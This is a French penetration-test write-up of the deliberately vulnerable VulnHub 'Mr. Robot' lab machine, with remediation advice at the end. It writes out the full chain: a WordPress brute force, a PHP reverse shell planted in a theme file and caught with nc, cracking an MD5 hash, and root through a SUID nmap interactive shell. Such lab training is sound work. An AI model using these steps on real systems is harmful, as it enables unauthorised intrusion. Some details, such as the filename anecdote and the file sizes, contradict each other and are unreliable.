

RAPPORT DE TEST D'INTRUSION

Machine « Mr. Robot » — VulnHub

Compromission complète — de la reconnaissance à l'accès root

Cible	Machine virtuelle « Mr. Robot 1 » (VulnHub)
Type d'évaluation	Test d'intrusion boîte noire (black box)
Périmètre	Une machine hôte isolée en réseau privé (host-only)
Objectif	Obtenir un accès administrateur (root) et récupérer les 3 clés
Environnement d'attaque	Kali Linux (VMware Workstation)
Date	18–19 août 2026
Auteur	Marc — Analyste en cybersécurité
Niveau de difficulté	Débutant / Intermédiaire

Document réalisé dans un cadre d'entraînement pédagogique sur une machine volontairement vulnérable.

Sommaire

1. Résumé exécutif

Ce rapport présente le déroulé complet d'un test d'intrusion mené contre la machine « Mr. Robot », une cible d'entraînement volontairement vulnérable. L'évaluation a été conduite en **boîte noire** : aucune information (identifiants, cartographie, code source) n'était connue au départ, ce qui reproduit la posture d'un attaquant externe découvrant le système pour la première fois.

L'objectif final — obtenir un accès administrateur complet (**root**) sur la machine — a été **atteint intégralement**. Les trois clés dissimulées sur le système ont été récupérées, matérialisant chacune une étape franchie dans la profondeur de la compromission.

Synthèse du niveau de risque

Le système présente un niveau de risque **CRITIQUE**. Un attaquant sans aucun privilège initial peut, en enchaînant plusieurs faiblesses de gravité modérée à élevée, prendre le contrôle total de la machine. Aucune vulnérabilité n'est isolément « catastrophique » ; c'est leur **enchaînement** (ce qu'on appelle une chaîne d'exploitation) qui aboutit à la compromission complète — un scénario très représentatif des intrusions réelles.

Vulnérabilités principales identifiées

Vulnérabilité	Criticité	Impact
Ressources sensibles exposées (robots.txt)	Moyenne	Fuite d'un dictionnaire de mots de passe
Énumération d'utilisateur (WordPress)	Moyenne	Confirmation d'un compte valide
Mot de passe faible + éditeur de thème actif	Élevée	Exécution de code à distance (RCE)
Hash MD5 non salé lisible par d'autres comptes	Élevée	Mouvement latéral vers l'utilisateur robot
Binaire nmap en SUID root	Critique	Élévation de privilèges vers root

2. Objectifs et méthodologie

2.1 Objectifs de la mission

Un test d'intrusion ne consiste pas seulement à « pirater » une machine : il vise à évaluer concrètement la résistance d'un système face à un attaquant, puis à restituer les faiblesses de manière exploitable par les équipes techniques pour les corriger. Les objectifs de cette évaluation étaient les suivants :

- **Cartographier la surface d'attaque** de la machine : quels services sont exposés, dans quelles versions, et lesquels constituent un point d'entrée potentiel.
- **Identifier et exploiter les vulnérabilités** permettant d'obtenir un premier accès, puis d'élever progressivement les privilèges.
- **Démontrer l'impact réel** en atteignant le contrôle total du système (accès root), preuve tangible qu'un attaquant aurait pu lire, modifier ou détruire l'ensemble des données.
- **Documenter chaque étape** de façon reproductible et proposer des recommandations de remédiation concrètes.

Pourquoi viser l'accès root ?

Sur un système Linux, le compte **root** est le compte tout-puissant : il peut tout lire, tout modifier, tout supprimer. Démontrer qu'on peut l'atteindre, c'est prouver le pire scénario possible — celui où plus aucune donnée ni aucun mécanisme de sécurité n'est hors de portée de l'attaquant. C'est le niveau de preuve qu'un client attend d'un test d'intrusion pour mesurer sa véritable exposition.

2.2 Méthodologie suivie

L'évaluation suit une démarche structurée en quatre phases, standard dans le métier (inspirée du PTES — Penetration Testing Execution Standard). Cette progression n'est pas arbitraire : chaque phase alimente la suivante en informations.

#	Phase	But
1	Reconnaissance	Localiser la cible sur le réseau et découvrir les services ouverts.
2	Énumération	Approfondir chaque service pour trouver des informations exploitables (fichiers, utilisateurs, technologies).
3	Exploitation	Utiliser une faiblesse pour obtenir un premier accès au système.
4	Post-exploitation	Élever les privilèges jusqu'à root et démontrer l'impact maximal.

2.3 Environnement technique

L'attaque a été menée depuis une machine **Kali Linux**, distribution spécialisée en tests d'intrusion qui regroupe la plupart des outils nécessaires (Nmap, Hydra, WPScan, John the Ripper, etc.).

Choix du réseau : « host-only » (réseau privé isolé)

Les deux machines (l'attaquant Kali et la cible Mr. Robot) ont été placées sur un réseau **privé isolé**, sans aucun accès à Internet. Ce choix est une règle de sécurité fondamentale : on ne connecte **jamais** une machine volontairement vulnérable à un réseau réel, sous peine d'en faire une porte d'entrée pour de vrais attaquants. C'est un réflexe professionnel que tout pentester doit avoir.

3. Phase 1 — Reconnaissance

3.1 Découverte de l'hôte sur le réseau

Première question à résoudre : où se trouve la cible ? En boîte noire, on ne connaît même pas son adresse IP. On commence donc par un balayage du réseau local pour identifier les machines actives.

```
$ sudo nmap -sn 192.168.136.0/24
```

Pourquoi cette commande ?

nmap est l'outil de référence pour la découverte réseau. L'option **-sn** (ping scan) demande à Nmap de simplement détecter quelles machines répondent, *sans* scanner leurs ports — c'est rapide et discret pour un premier repérage. La notation **/24** couvre les 254 adresses possibles du sous-réseau.

```
(marc@kali)-[~]
$ sudo nmap -sn 192.168.136.0/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-18 16:27 +0200
Nmap scan report for 192.168.136.1
Host is up (0.00071s latency).
MAC Address: 00:50:56:C0:00:01 (VMware)
Nmap scan report for 192.168.136.129
Host is up (0.00036s latency).
MAC Address: 00:0C:29:99:6E:17 (VMware)
Nmap scan report for 192.168.136.254
Host is up (0.00021s latency).
MAC Address: 00:50:56:E9:1C:12 (VMware)
Nmap scan report for 192.168.136.128
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 10.90 seconds
```

Figure 1 — Balayage réseau : quatre hôtes détectés, dont la cible en 192.168.136.129

Le balayage révèle quatre hôtes. Après avoir écarté la passerelle (.1), le service DHCP (.254) et la machine d'attaque elle-même (.128), la cible est identifiée : **192.168.136.129**.

Note de terrain — l'importance de vérifier ses hypothèses

Lors du premier repérage, j'ai d'abord cru à tort que l'adresse .128 était la cible. En recoupant avec ma propre adresse IP (commande **ip a**), j'ai constaté que .128 était en réalité ma machine Kali. Vérifier systématiquement ses hypothèses avant d'agir évite de perdre du temps à attaquer la mauvaise cible — un réflexe essentiel.

3.2 Scan approfondi des services

La cible localisée, on cherche maintenant à savoir quels services elle expose et dans quelles versions. C'est cette cartographie qui orientera toute la suite.

```
$ sudo nmap -sV -sC -p- 192.168.136.129
```

Décryptage des options

- p-** scanne la totalité des 65 535 ports (et non les 1000 par défaut) — on ne veut manquer aucun service caché.
- sV** identifie la version exacte de chaque service : une version précise permet ensuite de chercher des vulnérabilités connues qui lui correspondent.
- sC** lance une batterie de scripts de reconnaissance standard qui remontent automatiquement des informations utiles (titres de pages, certificats, configurations).

```
(marc@kali)-[~]
$ sudo nmap -sV -sC -p- 192.168.136.129
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-18 16:29 +0200
Nmap scan report for 192.168.136.129
Host is up (0.00031s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    closed ssh
80/tcp    open  http    Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
443/tcp   open  ssl/http Apache httpd
|_http-server-header: Apache
|_ssl-date: TLS randomness does not represent time
|_ssl-cert: Subject: commonName=www.example.com
|_Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03
|_http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:99:6E:17 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 126.22 seconds
```

Figure 2 — Résultat du scan complet : ports 80 (HTTP) et 443 (HTTPS) ouverts, serveur Apache

Analyse des résultats

- **Port 22 (SSH) : fermé** — pas d'accès distant par cette voie, on l'écarte.
- **Port 80 (HTTP) : ouvert**, serveur web Apache.
- **Port 443 (HTTPS) : ouvert**, même serveur web en version chiffrée.

Conclusion de cette phase : la surface d'attaque se résume à un **serveur web**. C'est donc par le web que se jouera l'intrusion. Toute l'énumération suivante se concentrera sur ce vecteur.

4. Phase 2 — Énumération web

4.1 Le réflexe robots.txt

Face à tout service web, l'un des tout premiers réflexes est de consulter le fichier `robots.txt`. Ce fichier standard sert normalement à indiquer aux moteurs de recherche les pages à ne pas indexer — mais, paradoxalement, il révèle souvent des chemins que l'administrateur souhaitait garder discrets.

```
$ curl http://192.168.136.129/robots.txt
```

Pourquoi commencer par là ?

C'est une vérification **gratuite et sans risque** : demander un fichier public ne « casse » rien et ne déclenche aucune alerte. Or il expose fréquemment des ressources oubliées. C'est un pilier de la méthodologie de reconnaissance web, avant même de lancer des outils plus lourds.

```
(marc@kali)-[~]
$ curl http://192.168.136.129/robots.txt
User-agent: *
fsociety.dic
key-1-of-3.txt
```

Figure 3 — Contenu de robots.txt : deux ressources cachées apparaissent

Le fichier révèle deux ressources : `fsociety.dic` (un dictionnaire de mots, probablement destiné à une attaque par force brute) et `key-1-of-3.txt` (la première clé de l'objectif).

4.2 Récupération de la première clé

```
$ curl http://192.168.136.129/key-1-of-3.txt
```

```
(marc@kali)-[~]
$ curl http://192.168.136.129/key-1-of-3.txt
073403c8a58a1f80d943455fb30724b9

(marc@kali)-[~]
$ curl http://192.168.136.129/fsociety.dic -o fsociety.dic
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
100  8328    0  8328    0     0  507.3k      0      0     0      0     0      0
```

Figure 4 — Première clé récupérée directement, et téléchargement du dictionnaire

CLÉ 1 / 3 obtenue

073403c8a58a1f80d943455fb30724b9

4.3 Identification de la technologie : WordPress

En explorant le site dans un navigateur puis en observant les en-têtes de réponse du serveur, plusieurs indices convergent vers un même constat : le site tourne sous WordPress.




Figure 5 — Page d'accueil : une interface stylisée reprenant l'univers de la série

L'analyse des réponses HTTP confirme la présence de `xmlrpc.php` et de l'arborescence `wp-content / wp-login.php`, signatures caractéristiques de WordPress. Une énumération de répertoires (via `gobuster`) a permis de cartographier cette structure.

```
$ gobuster dir -u http://192.168.136.129 -w /usr/share/wordlists/dirb/common.txt -x php,txt
```




Figure 6 — Énumération des répertoires : structure WordPress confirmée (wp-admin, wp-login, wp-content...)

Pourquoi c'est déterminant

Identifier le CMS (ici WordPress) change toute la stratégie : on dispose désormais d'outils spécialisés (`WPScan`) et de points d'attaque connus (page de connexion, éditeur de thèmes). Connaître la technologie, c'est connaître ses faiblesses habituelles.

4.4 Énumération d'un utilisateur valide

Pour attaquer la page de connexion WordPress, il faut d'abord un nom d'utilisateur valide. WordPress présente ici une faiblesse classique : ses messages d'erreur diffèrent selon que l'utilisateur existe ou non.


```
$ curl -s -X POST http://192.168.136.129/wp-login.php --data "log=elliott&pwd=test" |  
grep -i error
```

```
(marc@kali)-[~]  
$ curl -s -k -X POST https://192.168.136.129/wp-login.php --data "log=elliott&pwd=wrongpass" | grep -i "error"  
<div id="login_error"> <strong>ERROR</strong>: The password you entered for the username <strong>elliott</strong> is incorrect. <a href="ht  
tps://192.168.136.129/wp-login.php?action=lostpassword">Lost your password?</a><br/>  
<input type="text" name="log" id="user_login" aria-describedby="login_error" class="input" value="elliott" size="20"/></label>  
<input type="password" name="pwd" id="user_pass" aria-describedby="login_error" class="input" value="" size="20"/></label>
```

Figure 7 — Le message d'erreur porte sur le mot de passe, pas sur l'utilisateur : « *elliott* » existe donc

La faille exploitée ici : la fuite d'information par message d'erreur

Quand on tente de se connecter avec l'utilisateur *elliott*, WordPress répond « *le mot de passe est incorrect* » — et non « *cet utilisateur n'existe pas* ». Cette différence confirme que le compte *elliott* est valide. Le nom (Elliot, le héros de la série) était un candidat logique, mais la démarche rigoureuse consiste à le **confirmer** plutôt que de le supposer.

5. Phase 3 — Exploitation

5.1 Récupération du bon dictionnaire

Pour attaquer le mot de passe d'elliott par force brute, il faut une liste de mots de passe candidats. Le dictionnaire `fsociety.dic` repéré dans `robots.txt` est le candidat idéal : il a été placé là précisément pour cette machine.

Un piège révélateur : le nom exact du fichier

Les premières tentatives de téléchargement échouaient avec une erreur « 404 Not Found ». En ouvrant le fichier directement dans le navigateur, j'ai découvert la cause : le fichier ne s'appelle pas `fsociety.dic` (orthographe correcte) mais `fsociety.dic` — sans le « e ». Une seule lettre changeait tout. C'est une leçon typique du terrain : **toujours vérifier le nom exact d'une ressource**, une faute de frappe suffit à faire échouer une attaque.

```
$ wget http://192.168.136.129/fsociety.dic
```

```
(marc@kali)-[~]
$ wget http://192.168.136.129/fsociety.dic
--2026-08-19 10:05:13-- http://192.168.136.129/fsociety.dic
Connexion à 192.168.136.129:80_ connecté.
requête HTTP transmise, en attente de la réponse... 200 OK
taille : 7245381 (6,9M) [text/x-c]
Sauvegarde en : « fsociety.dic »

fsociety.dic 100%[=====] 6,91M --KB/s ds 0,09s
2026-08-19 10:05:13 (77,6 MB/s) - « fsociety.dic » sauvegardé [7245381/7245381]
```

Figure 8 — Téléchargement réussi du dictionnaire (6,9 Mo) avec le nom correct

Optimisation du dictionnaire

Le fichier contient de très nombreux doublons (près de 858 000 lignes). Les éliminer réduit drastiquement le temps d'attaque sans perdre aucun mot de passe candidat.

```
$ sort fsociety.dic | uniq > fsociety_clean.txt
```

```
(marc@kali)-[~]
$ sort fsociety.dic | uniq > fsociety_clean.txt

(marc@kali)-[~]
$ wc -l fsociety_clean.txt
11451 fsociety_clean.txt
```

Figure 9 — Après déduplication : 11 451 mots uniques (au lieu de 858 000)

Le bon outil pour le bon dictionnaire

J'avais d'abord tenté une attaque avec `rockyou.txt` (14 millions de mots de passe), mais le temps estimé dépassait 40 heures. Le dictionnaire ciblé `fsociety_clean.txt` (11 451 mots) contient le bon mot de passe bien placé : l'attaque a abouti en **1 minute 11**. Choisir la bonne liste de mots est souvent plus efficace que d'augmenter la puissance de calcul.

5.2 Attaque par force brute du mot de passe

L'outil `WPScan`, spécialisé WordPress, a été retenu car il gère nativement les spécificités du formulaire de connexion (notamment les redirections) qui posaient problème à des outils plus génériques.

```
$ wpscan --url http://192.168.136.129 -U elliot -P fsociety_clean.txt --password-attack wp-login --max-threads 30
```

Décryptage de la commande

`-U elliot` cible le compte validé précédemment.

-P fsociety_clean.txt fournit le dictionnaire nettoyé.

--password-attack wp-login force l'attaque via le formulaire web (plus fiable que la voie XML-RPC, qui plantait sur un problème d'encodage).

```
(+) Performing password attack on Wp Login against 1 user/s
[SUCCESS] - elliot / ER28-0652
Trying elliot / Error Time: 00:01:11 ← (5640 / 5640) 100.00% Time: 00:01:11
```

Figure 10 — Mot de passe trouvé en 1 min 11 : elliot / ER28-0652

Identifiants compromis

elliot : ER28-0652

5.3 De l'accès admin à l'exécution de code (RCE)

Muni des identifiants administrateur, l'objectif devient l'exécution de code sur le serveur. WordPress offre une voie classique : l'éditeur de thèmes permet de modifier des fichiers PHP, donc d'y injecter du code malveillant qui sera exécuté par le serveur.




Figure 11 — Connexion réussie au tableau de bord administrateur WordPress

Un **reverse shell** PHP (script fourni avec Kali) a été inséré dans le fichier de thème **404.php**, après avoir renseigné l'adresse IP et le port de la machine d'attaque.

Qu'est-ce qu'un « reverse shell » ?

Plutôt que d'attendre une connexion (qu'un pare-feu bloquerait souvent), le reverse shell fait l'inverse : c'est le serveur compromis qui « rappelle » la machine de l'attaquant, laquelle écoute et récupère ainsi un accès en ligne de commande. On configure donc le script avec l'adresse de Kali (192 . 168 . 136 . 128) et un port d'écoute (4444).

File edited successfully.

Twenty Fifteen: 404 Template (404.php)

```

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. The author accepts no liability
// for damage caused by this tool. If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
// GNU General Public License for more details.
//

```

Figure 12 — Le code du reverse shell injecté dans le fichier 404.php du thème

Un « écouteur » est lancé côté Kali, prêt à recevoir la connexion, avant de déclencher le script en visitant la page piégée :

```
$ nc -lvnp 4444
```

```

(marc@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.136.128] from (UNKNOWN) [192.168.136.129] 39582
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
08:23:28 up 33 min, 0 users, load average: 0.00, 0.12, 0.77
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$

```

Figure 13 — Le reverse shell aboutit : accès obtenu en tant qu'utilisateur « daemon »

Premier pied dans le système**Accès obtenu – utilisateur : daemon (uid=1)**

6. Phase 4 — Post-exploitation et élévation de privilèges

Le premier accès obtenu (utilisateur daemon) est très limité. L'objectif de cette phase est de gagner en privilèges, d'abord vers l'utilisateur robot, puis vers **root**.

6.1 Stabilisation de l'accès

Le shell initial est rudimentaire. Une commande Python permet d'obtenir un terminal plus complet et interactif, indispensable pour les étapes suivantes (notamment le changement d'utilisateur).

```
$ python -c 'import pty; pty.spawn("/bin/bash")'
```

6.2 Mouvement latéral vers l'utilisateur robot

L'exploration du dossier `/home/robot` révèle deux fichiers : la deuxième clé (illisible avec nos droits actuels) et un fichier contenant l'empreinte du mot de passe de robot.

```
daemon@linux:/home/robot$ cat key-2-of-3.txt
cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$
```

Figure 14 — `key-2-of-3.txt` refusée (permission denied), mais le hash du mot de passe est lisible

La faille exploitée : un hash lisible par autrui

Le fichier `password.raw-md5` contient l'empreinte (hash MD5) du mot de passe de robot, et il est **lisible par tous les utilisateurs** — y compris notre compte daemon. C'est une erreur de configuration : une empreinte de mot de passe ne devrait jamais être accessible à d'autres comptes. De plus, MD5 est un algorithme obsolète et « non salé », donc très rapide à casser.

Cassage du hash MD5

L'empreinte récupérée (`c3fcd3d76192e4007dfb496cca67e13b`) est soumise à [John the Ripper](#), un outil de cassage de mots de passe, avec le dictionnaire `rockyou`.

```
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```

```
(marc@kali)-[~]
$ echo "c3fcd3d76192e4007dfb496cca67e13b" > hash.txt

(marc@kali)-[~]
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Created directory: /home/marc/.john
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
abcdefghijklmnopqrstuvwxyz (?)
1g 0:00:00:00 DONE (2026-08-19 10:29) 100.0g/s 4070Kp/s 4070Kc/s 4070Kc/s bonjour1..teletubbies
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Figure 15 — John casse le hash instantanément : le mot de passe est l'alphabet complet

Mot de passe de robot cassé

robot : abcdefghijklmnopqrstuvwxyz

Le mot de passe en main, on bascule sur le compte robot et on récupère enfin la deuxième clé :

```
$ su robot
$ cat /home/robot/key-2-of-3.txt
```

```
robot@linux:~$ cat /home/robot/key-2-of-3.txt
cat /home/robot/key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:~$
```

Figure 16 — Deuxième clé récupérée après passage sur le compte robot

CLÉ 2 / 3 obtenue

822c73956184f694993bede3eb39f959

6.3 Élévation finale vers root

Dernière étape : passer de l'utilisateur robot à root. La technique privilégiée consiste à chercher des binaires SUID — des programmes qui s'exécutent avec les droits de leur propriétaire (souvent root), même lancés par un utilisateur ordinaire.

```
$ find / -perm -4000 2>/dev/null
```

Décryptage de la commande

-perm -4000 recherche tous les fichiers portant le bit SUID. **2>/dev/null** masque les erreurs de permission pour ne garder qu'une liste lisible. Un binaire SUID inhabituel dans cette liste est un signal d'alerte : c'est un chemin potentiel vers root.

```
robot@linux:~$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
```

Figure 17 — La recherche SUID révèle une anomalie : /usr/local/bin/nmap

La faille critique : nmap installé en SUID root

La présence de nmap en SUID root, dans /usr/local/bin/ (signe d'une installation manuelle), est une erreur de configuration grave. Les anciennes versions de nmap disposent d'un « mode interactif » permettant de lancer des commandes système. Comme nmap s'exécute avec les droits root, tout shell lancé depuis ce mode hérite de ces droits.

L'exploitation est directe : on lance nmap en mode interactif, puis on demande un shell depuis ce mode.

```
$ nmap --interactive
$ !sh
```

```
# id
id
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root),1002(robot)
# cat /root/key-3-of-3.txt
cat /root/key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
#
```

Figure 18 — `euid=0(root)` : contrôle total obtenu, et récupération de la troisième clé

CLÉ 3 / 3 obtenue — ACCÈS ROOT

`id → euid=0(root)`

`04787ddef27c3dee1ee161b21670b4e4`

7. Synthèse de la chaîne d'exploitation

L'intérêt de cette machine réside dans l'enchaînement des étapes : aucune faiblesse n'est isolément fatale, mais leur combinaison mène à la compromission totale. Voici le chemin complet parcouru par l'attaquant.

#	Étape	Action
1	Reconnaissance	Nmap identifie un serveur web (ports 80/443).
2	Énumération	robots.txt expose un dictionnaire et la clé 1.
3	Identification	Le site tourne sous WordPress ; l'utilisateur « elliot » est confirmé.
4	Force brute	Le mot de passe d'elliot (ER28-0652) est cassé via le bon dictionnaire.
5	RCE	Un reverse shell injecté dans un thème WordPress donne un accès « daemon ».
6	Mouvement latéral	Un hash MD5 lisible est cassé → passage sur le compte « robot » (clé 2).
7	Élévation root	Le binaire nmap en SUID donne un shell root (clé 3).

Récapitulatif des trois clés

Clé 1 : 073403c8a58a1f80d943455fb30724b9

Clé 2 : 822c73956184f694993bede3eb39f959

Clé 3 : 04787ddef27c3dee1ee161b21670b4e4

8. Recommandations de remédiation

Chaque faiblesse exploitée appelle une correction concrète. Les recommandations ci-dessous sont classées par priorité, de la plus critique à la plus faible.

Faiblesse	Correction recommandée	Priorité
Binaire nmap en SUID root	Retirer le bit SUID (chmod u-s) et supprimer nmap s'il n'est pas nécessaire sur un serveur de production.	Critique
Éditeur de thèmes WordPress actif	Désactiver l'édition de fichiers depuis l'admin (DISALLOW_FILE_EDIT à true dans wp-config.php).	Élevée
Mot de passe administrateur faible	Imposer des mots de passe robustes et l'authentification à deux facteurs sur l'admin WordPress.	Élevée
Hash MD5 non salé et lisible	Restreindre les permissions du fichier ; ne jamais stocker d'empreintes en MD5 (utiliser bcrypt/argon2).	Élevée
Énumération d'utilisateur possible	Uniformiser les messages d'erreur de connexion pour ne pas révéler l'existence d'un compte.	Moyenne
Ressources sensibles dans robots.txt	Ne jamais référencer de fichiers sensibles dans robots.txt ; les protéger par authentification.	Moyenne

Mesure transversale

Au-delà des corrections ponctuelles, la leçon principale est celle de la **défense en profondeur**. Chaque faiblesse prise isolément aurait pu être contenue par une couche de sécurité supplémentaire : un mot de passe fort aurait bloqué la force brute ; un éditeur de thèmes désactivé aurait empêché le RCE ; une configuration SUID propre aurait stoppé l'élévation finale. Multiplier les barrières indépendantes empêche qu'une seule faille ne suffise à tout compromettre.

9. Conclusion

Le test d'intrusion a atteint son objectif : partant d'une posture d'attaquant externe sans aucune information, l'accès administrateur complet (**root**) a été obtenu, et les trois clés ont été récupérées. Le système est donc entièrement compromis.

Cette compromission ne résulte pas d'une unique vulnérabilité spectaculaire, mais de l'**enchaînement de plusieurs faiblesses de configuration** — un scénario très fidèle aux intrusions réelles. La priorité de remédiation absolue concerne le binaire nmap en SUID root, qui offre un chemin direct vers le contrôle total de la machine.

D'un point de vue méthodologique, cet exercice illustre l'importance de la **rigueur** (vérifier chaque hypothèse, chaque nom de fichier), de l'**adaptabilité** (changer d'outil ou de dictionnaire face à un blocage) et de la **progression logique**, où chaque information découverte ouvre la porte de l'étape suivante.

Bilan de la mission

Objectif atteint : **accès root obtenu, 3/3 clés récupérées.**

Niveau de risque global : **CRITIQUE.**

*Ce test a été réalisé dans un environnement de laboratoire isolé, sur une machine volontairement vulnérable, à des fins strictement pédagogiques.
Toutes les techniques présentées ne doivent être employées que sur des systèmes pour lesquels une autorisation explicite a été obtenue.*